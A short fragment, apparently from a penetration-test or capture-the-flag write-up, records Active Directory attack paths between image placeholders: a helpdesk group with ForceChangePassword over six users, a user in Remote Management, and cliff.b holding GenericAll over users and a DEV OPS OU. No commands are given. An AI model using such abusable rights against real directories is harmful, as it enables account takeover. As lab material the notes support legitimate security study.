
Member of IT Helpdesk Group have ForceChangePassword to 6 User

l.thompson are in the Remote Management Group


User cliff.b have Generic All to 2 Users
and Generic All on DEV OPS OU
This PATH will be used later
